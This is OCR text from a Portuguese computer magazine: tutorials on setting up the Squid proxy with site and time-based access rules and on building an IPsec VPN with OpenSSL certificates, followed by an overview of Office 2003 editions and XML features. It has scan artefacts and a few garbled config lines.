A grande vantagem do sistema é que apenas uma máquina faz o download das páginas. Com isso, quando dois ou mais usuários acessam o mesmo site, apenas o servidor busca as informações. Nessas características, o Squid desponta como uma das principais ferramentas e tem se tornado ainda mais popular pela facilidade de administração e compatibilidade com os diversos sistemas operacionais, entre eles o Linux e o Windows.

Outra grande vantagem é o controle de acesso. De maneira simples, pode-se proibir a visualização de determinados sites ou liberá-los apenas em horários predefinidos. A seguir, veja como instalar o Squid no sistema Linux.

Preparando o sistema

Antes de iniciar a instalação, será necessário criar o grupo e o usuário que poderá utilizar os recursos no sistema e manter sua segurança.

1 Primeiro, será preciso criar um grupo. Execute o comando a seguir:

```
# groupadd -g 201 squid
```

2 Adicione agora o usuário, com o seguinte comando

```
# useradd -d /cache/ -s /dev/null -g squid Squid
```

3 O comando para adicionar um usuário indica que o diretório-padrão do Squid é cache. Crie este diretório executando:

```
# mkdir /cache
```

4 Altere a permissão de escrita dos diretórios para o usuário Squid

```
# chown -R squid.squid /cache
# chmod 750 /cache
# chmod 750 /logs
```

Instalação e configuração

1 Faça o download da versão estável do Squid no endereço http://www.squid-cache.org/

2 Com o arquivo no computador, descompacte-o executando o comando no mesmo local do arquivo:

```
# tar -zxvpf squid-2.5.xxx.tar.gz
```

3 Acesse o diretório que foi criado com os comandos a seguir

```
# make --prefix=/usr/local
# make install
# strip /usr/local/sbin/squid
# strip /usr/local/bin/squidclient
```

4 Acesse o diretório para encontrar o arquivo de configuração:

```
# cd /usr/local/etc
```

Restrições de acesso

Com o Squid você pode restringir o acesso de diversas maneiras. Para bloquear alguns sites, adicione o seguinte acl no arquivo de configuração

```
acl proibido url_regex "/usr/local/etc/proibido"
```

Agora, crie um arquivo no diretório */usr/local/etc/* com o nome de *proibido* e adicione todos os sites que você desejar, sempre um embaixo do outro. Além de endereços, o programa suporta a inclusão de palavras-chave.

Novamente no arquivo de configuração do Squid, adicione a seguinte linha de comando antes do *http_access allow usercomum*

```
http_access deny proibido
```

Você também pode bloquear o acesso apenas em determinados horários. Para habilitar o acesso somente na hora de almoço, por exemplo, coloque as seguintes linhas de comando no arquivo de configuração do Squid

```
acl almoco time MTWHF 12:00-13:30
http_access allow usercomum almoco
http_access deny usercomum
```

Como existem muitas linhas de comando, vamos criar um novo arquivo somente com as mais importantes

5 Renomeie o arquivo com o seguinte comando

```
# mv squid.conf squid.conf.bkp
```


6 Com um editor de texto, crie um arquivo com o nome *squid.conf* e adicione as seguintes linhas:

```
http_port 8080
icp_port 0
acl QUERY urlpath_regex cgi-bin \?
no_cache deny QUERY
cache_mem 16 MB
cache_dir ufs /cache 200 16 256
redirect_rewrites_host_header off
acl usercomum src
192.168.0.0/255.255.255.0
acl all src 0.0.0.0/0.0.0.0
acl Safe_ports port 80 443 210 119
70 21 1025-65535
acl CONNECT method CONNECT
http_access allow usercomum
http_access deny !Safe_ports
http_access deny CONNECT
http_access deny all
cache_mgr Administrador@intranet
cache_effective_user squid
cache_effective_group squid
log_icp_queries off
cachemgr_passwd senhasquid all
buffered_logs on
```

7 As linhas que você precisa editar para o proxy funcionar corretamente na sua rede são as seguintes:

```
acl usercomum src
192.168.0.0/255.255.255.0
```

Nelas, será adicionada a rede a que você pretende permitir o acesso. O nome *usercomum* é referente ao acl que será criado. Sempre que precisar indicar um acl, basta colocar o nome. O endereço de rede 192.168.0.0 permite que todos os usuários que estão nesta faixa de endereço tenham acesso ao proxy. Altere este endereço de acordo com a sua rede



Com o Squid também é possível bloquear o acesso a sites predeterminados

```
http_access allow usercomum
```

Agora, precisamos criar uma regra de acesso ao proxy. Com este comando, você habilita todos os usuários do acl *usercomum*

```
http_access deny all
```

Esta instrução bloqueia o acesso ao proxy. No acl *all* foram incluídos todos os endereços da rede, inclusive os endereços do acl *usercomum*, mas esses serão ignorados por terem sido adicionados no comando anterior

```
cachemgr passwd senhasquid all
```

Adiciona uma senha no utilitário *cachemgr*. Altere o campo *senhasquid* com a senha que desejar

8 Com o arquivo configurado, ative o cache com este comando

```
# squid -z
```

9 E inicie o serviço do sistema com o seguinte comando:

```
# squid
```

O servidor já está funcionando. Agora, os clientes precisam se conectar pelo servidor. Dentro do Internet Explorer, acesse o menu *Ferramentas* e clique em *Opções da Internet*. Vá em *Conexões* e depois em *Configurações da LAN*. Coloque no campo *endereço* o número de IP do servidor e em *Porta*, 8080

Teste o servidor acessando qualquer site a partir de outra máquina na rede. Se não acessar a página ou não mostrar mensagem de erro do Squid, verifique novamente as opções. O Squid tem um utilitário que pode ser executado junto com o programa para verificar o erro.


10 Execute o comando para mostrar essas informações

```
# squid -d 1
```

Você pode configurar o Squid de diversas maneiras. No próprio manual do programa, você encontra dicas úteis para administradores. **PCM**

Acl – (Lista de Controle de Acesso) Especifica o nome do grupo de computadores como uma única regra

Saiba mais
Se você quiser se aprofundar ainda mais sobre o Squid, existem diversos sites com informações úteis sobre o sistema. A principal página na Internet a respeito do assunto é a *www.squid-cache.org* (em inglês). Nela, você encontrará todas as informações possíveis para se aperfeiçoar ainda mais. Em português, há outro site completo sobre o tema: www.[illegible].pro.br/squid/



Conexão criptografada com IPsec

Conecte dois computadores com uma Rede Virtual Privada para garantir a segurança na transmissão de seus dados

A transferência de dados com o máximo de segurança é um ponto cada dia mais fundamental para as empresas. Principalmente quando existe a necessidade de troca de informações entre filiais ou quando um executivo em viagem precisa acessar os dados que estão armazenados no computador de seu escritório. Para minimizar esses riscos, uma boa alternativa é montar uma VPN (Virtual Private Network em português, Rede Virtual Privada), que utiliza os Certificados-Chave e criptografa os dados transmitidos

A segurança das informações que trafegam na rede é garantida graças ao certificado de autenticação gerado no servidor e que guarda todas as chaves e senhas dos usuários que podem se conectar. Para que sua rede possa funcionar com ainda mais segurança, um dos melhores programas existentes é o IPsec, que já está adaptado às últimas versões do protocolo TCP/IP.

A revista **PC Master** instalou uma VPN para fazer este tutorial utilizando uma rede local com dois computadores. O equipamento utilizado no teste como servidor foi um Pentium 2 de 400 Mhz, 64 Mb de RAM e duas placas de rede com o Slackware 9, enquanto o cliente foi um Pentium 4 de 600 Mhz, 256 Mb de RAM e uma placa de rede com o Conectiva 9. A seguir aprenda como configurar e usar o Linux para transmitir dados criptografados.

Instalando o IPsec

1 A instalação do IPsec deve ser feita da mesma maneira tanto para o servidor quanto para o computador cliente. Antes de iniciá-la será necessário que sua máquina já tenha instalado os seguintes programas

- **Kernel-Source** – é preciso que seja a mesma versão que está instalada em seu computador
- **OpenSSL** – esse programa irá criar as certificações

A conexão dos computadores é feita pelo IPsec. Esse programa não vem instalado no sistema. Nos Linux que utilizam o Kernel 2.4, será necessária a sua compilação. O programa é nativo nos Kernels versões 2.5 e 2.6. Para iniciar a instalação, faça o download do arquivo no seguinte site:
http://www.freeswan.ca/download.php

Existem três tipos de arquivos diferentes para a atualização do Kernel. Baixe o arquivo que está logo abaixo do nome *Pre-Patched w/X 509 Support*.

2 Com o arquivo no computador, extraia-o com o comando:

```
# tar -zxvpf freeswanxx.tgz -C /usr/src
```

3 Acesse o diretório do programa com o comando a seguir

```
# cd /usr/src/freeswan-xx/
```

4 Agora, será necessário compilar o programa junto com o Kernel usando os seguintes comandos dentro do diretório.

```
# make olmod
# make minstall
```

A compilação do módulo pode demorar horas, dependendo do seu hardware. Utilizando um Athlon XP 1.8 com 512 Mb, o tempo total de compilação foi de 20 minutos.

5 Ao concluir, reinicie o computador para ativar as novas alterações. Verifique se o IPsec foi instalado corretamente executando o comando:

```
# ipsec setup start
```

Criando certificados

1 O primeiro certificado que será criado é o de autorização (Certificado-Mestre). É nele que ficam guardadas as informações sobre os Certificados-Chave criados. Antes será necessário verificar onde está instalado o utilitário CA. Para isso, execute o seguinte comando

A criação do Certificado-Mestre é essencial para manter a segurança da rede

```
# find / -name CA*
```

Normalmente, este arquivo fica localizado no diretório */etc/ssl/misc/*, mas pode variar em algumas distribuições. Acesse o diretório onde ele foi encontrado

2 Para criar o Certificado-Mestre, digite o comando a seguir.

```
#./CA.sh -newca
```

Ao executá-lo, será necessário digitar algumas informações.

3 Os dados que precisam ser inseridos estão na seguinte ordem.

- Pressione a tecla *Enter*
- Digite uma senha
- Confirme a senha
- br
- sp
- sao paulo
- Pressione *Enter*
- Pressione *Enter*
- seu nome
- endereço de e-mail

4 Com o certificado criado, agora será necessário criar o Certificado-Chave. Execute novamente o comando, alterando o parâmetro *newca* para *newreq*, conforme o seguinte comando

```
#./CA.sh -newreq
```


Esse comando irá criar um certificado para o servidor. As informações que precisam ser inseridas nos campos são parecidas com o passo anterior. No campo do nome do usuário (*YOUR name*) digite *servidor*. Existem dois campos adicionais logo depois de colocar o e-mail. Basta pressionar *Enter* para concluir.

5 Crie agora a assinatura para o Certificado-Chave:

```
#./CA.sh -sign
```

A criação da assinatura é simples. Na primeira opção, coloque a senha aplicada no Certificado-Mestre e nas próximas opções coloque Y. Pronto, todos os certificados foram criados.

O certificado guarda os dados dos usuários cadastrados



Ao ativar o serviço, um novo endereço de rede será criado

6 Com todos os certificados prontos para a criação de um servidor VPN, é preciso colocá-los no devido local.

```
# mv newreq.pem
/etc/ipsec.d/private/servidorkey.pem
# mv newcert.pem
/etc/ipsec.d/servidorCert.pem
# cp demoCA/cacert.pem
/etc/ipsec.d/cacerts/
# openssl ca -gencrl -out
/etc/ipsec.d/crls/crl.pem
```

Configurando o servidor

1 A primeira configuração que precisa ser alterada é o arquivo */etc/ipsec.secrets*. Ele é responsável por indicar qual certificado autenticará os usuários. Abra esse arquivo a partir de um editor de texto e remova todas as linhas de comando. Em seguida, insira a linha

```
: RSA servidorCert.pem "senhaarquivo"
```

Substitua *senhaarquivo* pela senha que você adicionou no Certificado-Chave.

2 Abra agora o arquivo */etc/ipsec.conf* com um editor de texto e remova todas as linhas de comando que estão no arquivo. Adicione as novas linhas conforme o exemplo a seguir.

```
config setup
  interfaces=%defaultroute
  klipsdebug=none
  plutodebug=all
  uniqueids=yes

conn %default
  keyingtries=1
  compress=yes
  disablearrivalcheck=no
  authby=rsasig
  leftrsasigkey=%cert
  rightrsasigkey=%cert

conn roadwarrior-net
  leftsubnet=192.168.0.0/24
  also=roadwarrior

conn roadwarrior
  right=%any
  left=%defaultroute
  leftcert=servidorCert.pem
  auto=start
  pfs=yes
```

Altere a linha de comando *leftsubnet* de acordo com a configuração da sua rede.

3 Ative as novas configurações reiniciando o serviço IPsec:

```
# ipsec setup restart
```

4 Execute o seguinte comando para saber se o arquivo *ipsec.secrets* reconheceu sua senha:

```
# ipsec secrets
```

Se não houver nenhuma mensagem, a senha foi reconhecida normalmente.

Configurando o cliente

1 A configuração do cliente é semelhante à do servidor. Antes de começar a configurar os arquivos será necessário criar as certificações para o cliente. Dentro do servidor, acesse o diretório */etc/ssl/misc* (altere o local caso o CA.sh esteja em outro local) e execute o comando

```
# ./CA.sh -newreq
```

Siga o roteiro de cadastro da mesma maneira do servidor. Adicione na opção *YOUR name* a informação *cliente*.

2 Crie o certificado de permissão do usuário com o comando

```
# ./CA.sh -sign
```

Coloque a senha do Certificado-Mestre e Y em todos os outros campos.

3 Renomeie os arquivos com os seguintes comandos

```
# mv newcert.pem clienteCert.pem
# mv newreq.pem clienteKey.pem
```

4 Agora, será necessário copiar os certificados de forma segura para o

cliente. Coloque um disquete no computador e, após montá-lo, copie os arquivos com os comandos a seguir:

```
# cp clienteCert.pem /mnt/floppy/
# cp clienteKey.pem /mnt/floppy/
# cp /etc/ipsec.d/servidorCert.pem
/mnt/floppy/
# cp /etc/ipsec.d/crls/crl.pem
/mnt/floppy/
# cp demoCA/cacert.pem
/mnt/floppy/
```

5 No computador cliente, acesse o disquete e copie os arquivos para seus respectivos locais

```
# cp clienteCert.pem /etc/ipsec.d/
# cp clienteKey.pem
/etc/ipsec.d/private/
# cp servidorCert.pem /etc/ipsec.d/
# cp crl.pem /etc/ipsec.d/crls/
# cp cacert.pem
/etc/ipsec.d/cacerts/
```

6 Em seguida, a partir de um editor de texto, abra o arquivo */etc/ipsec.secrets*, remova as linhas de comando existentes e insira uma nova linha, conforme o exemplo:

```
: RSA clienteKey.pem "senhaarquivo"
```

Altere a opção *senhaarquivo* de acordo com as instruções que você adicionou ao cadastrar o Certificado-Chave para o cliente

7 No arquivo de configuração do IPsec, você precisa indicar o endereço IP que está no servidor. Abra o arquivo */etc/ipsec.conf* a partir de um editor de texto e remova todo o conteúdo do arquivo. Adicione as novas linhas de comando da seguinte maneira:

```
config setup
    interfaces=%defaultroute
    klipsdebug=none
    plutodebug=none
    uniqueids=yes

conn %default
    keyingtries=0
    compress=yes
    disablearrivalcheck=no
    authby=rsasig
    leftrsasigkey=%cert
    rightrsasigkey=%cert

conn roadwarrior-net
    left=200.128.45.x
leftsubnet=192.168.0.0/255.55 255.0
    also=roadwarrior
    conn roadwarrior
    left=(ip.of host)
leftcert=servidorCert.pem
    right=%defaultroute
    rightcert=clienteCert.pem
    auto=add
    pfs=yes
```

As únicas informações que precisam ser modificadas para a sua rede funcionar são o campo *left* e o *leftsubnet*. No campo *left*, coloque o endereço de IP do servidor e no campo *leftsubnet* coloque o endereço da sua rede local.

8 Para ativar o serviço, execute o seguinte comando

```
# ipsec setup start
# ipsec auto --up roadwarrior
# ipsec auto --up roadwarrior-net
```

Se você deseja que seu computador se conecte automaticamente ao servidor, altere a linha de comando *auto=add* do arquivo *ipsec.conf* do cliente para *auto start*.

Verifique se tudo está funcionando corretamente executando um ping para o servidor. A mensagem "*Verificando IP seguro*" deve aparecer na tela.

Se o sinal de ping não for enviado, verifique o que aconteceu de errado analisando os logs de mensagem. O log de mensagem de erro fica localizado no arquivo */var/log/secure* e o arquivo de mensagem de inicialização do programa está em */var/log/messages*. Às vezes, a chave está no diretório errado **PCM**

Office 2003

Conheça as novidades do novo lançamento da Microsoft, o Office 2003, e saiba se vale a pena investir para atualizar a sua versão

A Microsoft fechou o mês de outubro com mais um grande lançamento mundial. A empresa colocou no mercado uma nova versão do mais utilizado aplicativo de escritório. O Office 2003 apresenta como principais vantagens uma maior possibilidade de interação entre os diversos programas e facilidade de uso.

A principal inovação desta nova suíte é a possibilidade de compartilhar o uso de um mesmo arquivo por diversos usuários conectados a uma mesma rede. Isso só é possível graças às novas tecnologias que estão disponíveis nos programas da suíte.

As modificações que essa versão recebeu suprem a necessidade de empresas que manipulam grandes quantidades de arquivos, pequenas empresas que desejam administrar melhor seus clientes e até mesmo um simples usuário. Veja quais foram as principais modificações aplicadas ao pacote.

Gerenciamento em grande escala – com a implementação nativa da tecnologia Extensible Markup Language (XML), é possível integrar grupos de pessoas para determinadas tarefas em um único arquivo de texto simultaneamente.

Estrutura simples e otimizada – em todas as ferramentas Office, a estrutura das janelas está mais limpa. Além disso, o novo Outlook conta com novos recursos de administração de tarefas, otimizando [illegible]

Proteção de informação e controles de programa – com o suporte a gerenciamento de recursos do Windows Server 2003 é possível bloquear tarefas como enviar e-mail anexado, imprimir ou até mesmo bloquear mensagens que não possuem autorização.


Reuniões à distância – o novo Office adotou em sua estrutura uma forma de comunicação instantânea através de e-mail ou trabalhando com arquivos online, utilizando o recurso


Sobre a nova versão

As alterações dos programas foram feitas para suprir as necessidades mais comuns que antes só eram possíveis através da compra de outros programas. Para que nada desse errado, a Microsoft disponibilizou para os interessados um kit para teste com todos os aplicativos inclusos no pacote Office. No total, foram distribuídas 600 mil cópias, três vezes mais que a sua versão anterior. Para desfrutar melhor os recursos do novo programa, é necessário que seu computador possua a seguinte configuração:

- Windows 2000 com Service Pack 3, Windows XP
- Pentium III
- 128 MB de memória RAM
- 500 MB de espaço em disco

Além disso, é recomendável que você tenha instalado um servidor que possua o Windows Server 2003 com o aplicativo SharePoint Service ativado para que o Office tenha um desempenho melhor.





do SharePoint Services (disponível somente no Windows Server 2003).

Vale a pena mudar?

Entretanto, apesar das grandes inovações feitas pela Microsoft em seu aplicativo, o usuário que pretende fazer a atualização dos programas precisa tomar alguns cuidados. Antes de fazer um investimento, é preciso saber se o Office atual não atende mais às

Versões

Com tanta variação de produtos do novo Office, a Microsoft lançou seis versões para diferentes necessidades. Veja o que cada versão do pacote oferece

Enterprise Edition – ideal para clientes corporativos. Essa versão acompanha toda a linha de produtos Office, incluindo Publisher 2003 e Business Contact Manager and InfoPath 2003 A versão é vendida somente para empresas que comprarem o produto em grandes quantidades

Ideal para empresas que precisam trabalhar com vários clientes e parceiros por ter suporte integrado XML para sistemas de back-end de fácil interligação com seus clientes Disponível no varejo, instituições de ensino e em computadores novos

Possui somente os aplicativos básicos do Office Encontrado facilmente em varejo Melhor opção para licença por volume

Edition – em pequenas empresas, essa será a melhor solução Inclui as ferramentas de negócios Microsoft Office Business Contact Manager 2003 e Microsoft Publisher 2003.

Versão exclusiva para PCs novos Distribuído na forma de OEM (possui somente o CD e contrato de licença)

2003 Edition – com as mesmas características da versão Standard, é voltado para instituições de ensino

Em todas as opções os programas Word, Excel e Outlook já estão inclusos. Na versão Enterprise você ainda conta com os programas PowerPoint, Access, Publisher e Business Contact Manager

Tecnologia XML

A participação da tecnologia XML no novo Office é essencial para o sucesso do programa. Veja o que isso muda nas suas ferramentas


XML – padroniza em suas propriedades a estrutura de dados ou informações que podem ser transmitidas usando a Internet ou a rede local. Isto significa que podem ficar disponíveis na Internet utilizando um navegador comum, bem como outras aplicações que precisam de dados de diferentes fontes

Word – no Word 2003 é possível salvar esquemas de arquivos predefinidos através do recurso do XML. Você pode também salvar os arquivos já criados em outras versões do Word para esse formato. Com isso, será possível utilizar o arquivo em forma de banco de dados, podendo ser consultado por outros aplicativos que suportam esse formato.

Excel – os dados através do esquema XML podem agora ser lidos também pelo novo Excel 2003. Em arquivos que possuem essa estrutura, pode-se modificar as tabelas ou gráficos em real time para a análise em qualquer formato do Excel

Access – no Access, é ideal para extrair dados de uma ou mais tabelas da base de dados. Com o novo programa, os usuários podem navegar pelas tabelas relacionadas e exportar dados definindo com a estrutura de um *XSD*

Com a tecnologia XML (XSDs) é possível criar um ambiente de trabalho predefinido, onde colaboradores podem estruturar seus dados sempre da mesma maneira, ou seja, com um único modelo de trabalho



suas necessidades e se a nova versão atende às deficiências que você encontra

